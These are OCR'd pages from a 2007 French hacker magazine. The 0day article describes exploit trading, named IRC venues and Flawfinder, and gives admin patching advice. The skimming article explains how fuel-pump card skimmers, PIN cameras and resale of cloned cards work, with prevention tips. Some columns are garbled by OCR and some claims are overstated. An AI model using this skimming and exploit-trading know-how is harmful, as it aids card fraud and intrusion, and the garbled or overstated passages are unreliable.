
TOOLPACK DOWNLOAD

Pour suivre pas à pas la reconstitution de l'attaque subie par le Pentagone, connectez-vous au site www.hackernewsmagazine.fr à la page toolpack download et tapez le code reporté ci-après


CODE SECRET :
GR3GOR
WWW.HACKERMAG.COM

0 DAY to the security

"zéro jour," le saint graal de tous les experts chargés de la sécurité d'un système



Le terme 0day est respectivement composé de 0 et de day, littéralement prononcé zero-day, et signifie "zéro jour". Généralement, les 0days sont des exploits qui ne sont jamais dévoilés publiquement par les chasseurs de vulnérabilités. Constamment recherchés et très rares, ils permettent de s'infiltrer dans des systèmes par le biais de bugs méconnus des professionnels de la sécurité informatique, et sont donc infaillibles. Il est presque impossible d'avoir une machine ou un dispositif sûr à 100 %. La seule chose que l'on puisse faire, consiste à utiliser certaines astuces en matière de sécurité.
Si 19 services tournent sur un serveur, le taux de probabilité qu'il soit violé est alors beaucoup plus élevé que sur une machine faisant tourner un seul service.



Si l'on parle en revanche de 0day, le pourcentage en matière de vulnérabilités est totalement incontrôlable puisqu'elles sont dans tous les cas méconnues des professionnels de la sécurité qui, généralement, partagent leurs rapports.


Inutile donc de perdre votre temps en faisant rechercher "0days Exploits" à google KEYWORDS, car même s'il vous dénichait quelque chose, il ne s'agirait-là que d'exploits déjà utilisés par des centaines de personnes.

Mettre à disposition un 0day sur des sites lui fait donc perdre toute valeur

effective, puisque tout visiteur peut l'utiliser. Il sera alors rapidement connu de tous et le bug en question sera vite corrigé...

:: Black hats, un univers mystérieux


Généralement, on appelle "black hats", traduit littéralement par chapeaux noirs, les hackers ayant tout intérêt à ne pas dévoiler leurs découvertes. Ces petits groupes sont en principe formés de quelques personnes qui se connaissent bien et se font confiance, dans le but de partager des bugs 0days doc, et tool, utilisés pour l'espionnage d'entreprises et de milieux d'affaires. Programmeurs, hackers, experts en électronique et télécommunications, tels sont les profils de ces black hats qui se réunissent tous les jours pour coopérer, en dénichant de nouveaux bugs et en y écrivant des exploits, généralement vendus ensuite à des entreprises ou organisations gouvernementales.



Face à eux, les "white hats", traduit littéralement par chapeaux blancs, des hackers eux aussi mais qui s'opposent au premier clan dans la mesure où ils "dévoilent publiquement leur savoir", en partageant par le biais de vrais rapports, leurs découvertes qui, parfois, s'accompagnent de patchs de sécurité permettant de "calfeutrer" la vulnérabilité découverte.

:: Crackers et échange de "0days"

Dans l'univers black hats contre white hats, **les crackers entrent malheureusement également en jeu. Des utilisateurs malicieux qui s'infiltrent dans des centaines de serveurs grâce à l'utilisation d'un seul et unique exploit, en causant généralement des dégâts : des défacements à la suppression à proprement dit de données sensibles.** Ils échangent des informations et 0days pour que leur collection soit plus efficace et complète. A la question plutôt banale : "comment y parvient-on ?", il existe une réponse simple : par le biais de l'échange.




Prenons un exemple concret : si le "cracker X" n'a qu'un exploit 0day pour le démon tcpdump et souhaite également disposer d'un exploit 0day pour apache, dans la mesure où ce dernier renferme plusieurs cibles vulnérables, il se met alors à échanger son 0day avec celui du "cracker Y", de façon à disposer de deux exploits 0days pour étendre son "pouvoir d'action". L'approche des black hats est, quant à elle, totalement différente, puisqu'ils gardent le secret de leurs découvertes et ne le partagent qu'avec un cercle d'élus restreint.


:: Réseaux d'échange et politiques de partage

Concernant les crackers, le réseau est bien sûr **l'outil le plus utilisé pour l'échange de ces 0days.** Ces individus sans aucun lien, se rencontrent dans des forums ou IRC/ICQ/JABBER chat, pour effectuer des échanges répondant à leurs intérêts.

Parmi les éléments phares : #darkent du réseau irc.efnet.org et les différents salons virtuels (rooms) du réseau irc.gigachat.net. Les hackers préfèrent en



revanche se rencontrer personnellement dans des brasseries ou pubs, où ils peuvent tranquillement discuter et partager leurs savoirs. Mais ils recourent également à des services Internet, avec un support de cryptage adapté. Tandis que les premiers s'adonnent à un véritable troc capitaliste menant parfois à d'énormes escroqueries, les seconds réalisent tout simplement leur partage sur la base de l'estime, de la coopération et de la confiance. Les White hats, comme nous l'avons dit précédemment, signalent la vulnérabilité détectée à l'UPSTREAM, et une fois le patch intégré pour corriger la faille, rendent publique leur étude technique.



:: Cible

Les objectifs les plus visés sont bien sûr les sites web, dans la mesure où ils sont plus simples à compromettre. Parfois, ils ne sont que compromis, mais sont soumis la plupart du temps à des défacements. Jusque-là tout va bien, mais comment explique-t-on le fait que les victimes les plus courantes soient justement les sites web ? Ce démon a de nombreuses vulnérabilités car il se met à interagir avec de nombreux types de scripting, tels que php, cgi, asp, jsp, etc., et on sait que les bugs trouvés dans ces scripts sont nombreux et, dans certains cas, très dangereux.


:: Comment s'emparer de vulnérabilités 0days

Comme cela va sans dire, la meilleure technique pour entrer en possession des 0days, consiste à faire de l'audit informatique. Cette action suppose la connaissance du langage de programmation utilisé par le software qui sera contrôlé. On peut toutefois utiliser des softwares spécialisés dans le scan de vulnérabilités. Le premier d'entre tous ? Flawfinder, un software vraiment intéressant qui se base sur des principes simples. Flawfinder part à la recherche de buffer overflow en analysant les variables, et en émettant un rapport déterminant une variable vulnérable et une méthode d'exploiting.

:: Astuces efficaces pour être informés sur les 0days

Les administrateurs sont quant à eux également concernés, mais en tant que victimes. Malheureusement, comme nous l'avons déjà dit, au début, personne ne peut agir contre les 0days, car la vulnérabilité est inconnue. On ne peut donc pas utiliser de patchs spécifiques. Mais tôt ou tard, quelqu'un trouve une solution et la dévoile sur le site officiel du service qui a permis à une multitude d'utilisateurs d'infecter un certain nombre de systèmes vulnérables. Tous les administrateurs devraient ainsi toujours mettre à jour leur système. Les modalités sont simples et très efficaces : intégrez parmi vos favoris des sites spécialisés dans la sécurité, tels que www.securityfocus.com, packetstormsecurity.nl, www.cert.org et consultez-les tous les jours, notamment les rubriques patch/security. Autre point fondamental : inscrivez-vous à la mailing list de bugtraq de façon à recevoir les dernières infos en matière de vulnérabilités. Voici en outre un petit conseil : consacrez un compte de messag à bugtraq de façon à tout avoir s les yeux et éviter toute confusio

Parmi tous les mails qui vous viendront, sélectionnez ceux vous concernent, comme par ex ple ceux qui traitent de bugs en s php (si vous l'utilisez), cgi, apa unix, iis, etc.. Effectuez vos régla en fonction de vos paramètres sy me de façon à être toujours ten courant des dernières nouveaut



:: A la chasse du buffer overflow

En analysant le software "f on tombe sur "go.c", la so d'une partie du software qui tient le code reporté dans le www.hackernewsmagazine.fr. le trouver, suivez les instruction portées dans l'encadré en ba page. ■

Guet-apens dans les stations-service

Le clonage des cartes de crédit n'a jamais été aussi dangereux en Europe !

Depuis le début de l'année, les stations-service sont devenues la principale cible des pirates. Ces derniers utilisent en effet n'importe quel moyen pour s'emparer de nos cartes de crédit.

"Contrôlez toujours les stations-service que vous fréquentez", tel est le conseil donné par la Police à notre rédaction. En juin dernier, dans la ville de Saint-Vincent-de-Tyrosse (dans le sud de la France) quelque 500 automobilistes ont été victime du clonage de leur carte de crédit, un clonage réalisé de façon plutôt déconcertante. Tandis que nos conseillers financiers persistent à dire que nos cartes de crédit sont totalement à l'abri du piratage, les cybervoleurs nous rappellent, quant à eux, qu'ils ne manquent pas d'ingéniosité. Grâce à un appareil électronique fixé aux lecteurs de cartes de crédit des pompes à essence, les policiers chargés de l'affaire ont découvert que quelque 30 000 euros avaient été soustraits des comptes des automobilistes. Les voleurs ont agi en France, mais ont utilisé ces informations en Italie, à Rome et Milan, dans les minutes qui ont suivi.

▲ *Cartes de crédit clonées : un skimmer et un utilisateur distrait et le tour est joué*

:: Comment éviter le piège ?

Il faut savoir que les pirates utilisent ce traquenard la nuit ou, plus souvent, le week-end, lorsque les stations-service activent le self-service et qu'aucun pompiste n'est présent. Pour agir, les pirates installent sur la pompe un faux lecteur de cartes de crédit. Le comble, c'est que le client peut réellement prendre de l'essence. Soyez donc toujours vigilants et assurez-vous que la pompe à essence ne présente aucun signe d'endommagement. Le pirate attend que le client insère sa carte de crédit dans la pompe équipée du piège et un petit lecteur de bande magnétique intercepte ses données, enregistrées ensuite dans le dispositif. Autre possibilité : les données sont envoyées par Wi-Fi à quelques dizaines de mètres du piège. Pour le code, c'est encore plus simple. Aujourd'hui, les pirates interceptent les données à distance grâce à une mini-caméra sans fil. Ils doivent juste filmer les doigts du client et le code qu'il compose. Une opération qui ne dure que cinq secondes. En outre, ces escrocs peuvent également cloner directement la carte de crédit en copiant la bande magnétique piratée sur une carte vierge. Malheureusement pour les clients, la toute dernière mode consiste à vendre leurs données sur des sites Internet spécialisés dans ce genre de mauvais coups. Voilà pourquoi un client cloné dans le Nord de l'Italie pourrait voir son propre compte chuter vertigineusement depuis la France, l'Espagne ou l'Ukraine.

:: La gold des pirates

Une carte de crédit clonée est appelée Whitecard, à savoir une carte vide qui peut rapporter gros aux pirates. Bien que la moyenne des vols dans les comptes courants tourne autour de 2 000/2 500 euros, des cas plus dramatiques ont également été signalés. Les pirates gagnent aussi de l'argent sur la revente de ces Whitecard. Les tarifs sont compris dans une fourchette de 10 à 100 euros, en fonction des informations bancaires. Des serveurs IRC "privés" se sont spécialisés dans ce genre de commerce et se cachent le plus souvent dans les pays de l'Est ou au Brésil. Dernière recommandation : la prudence. Si vous tombez sur l'une de ces stations, ne jouez pas au héros, mais appelez immédiatement la Police ou les Gendarmes. Ne prenez surtout aucune initiative car ces pirates peuvent être des personnes très dangereuses.


D.B.

CACHEZ TOUS VOS FICHIERS

LES MEILLEURS PROGRAMMES POUR MASQUER VOS FICHIERS

SONY VS HACKERS

c'est la GUERRE TOTALE!



EXCLUE

US LE PENTAGONE SOUS MENACE INFORMATIQUE

HACKERS EN GUERRE

Ils ont ouvert une RADIO PIRATE

N°20/ Octobre - Novembre 2007
BEL/LUX : 2.40 € SUISSE : 4 FS
DOM : 2.50 € - TOM - 4.90 XPF
MAROC : 25 MAD
L 15405 - 20 - F: 2,00 € - RD
WLF PUBLISHING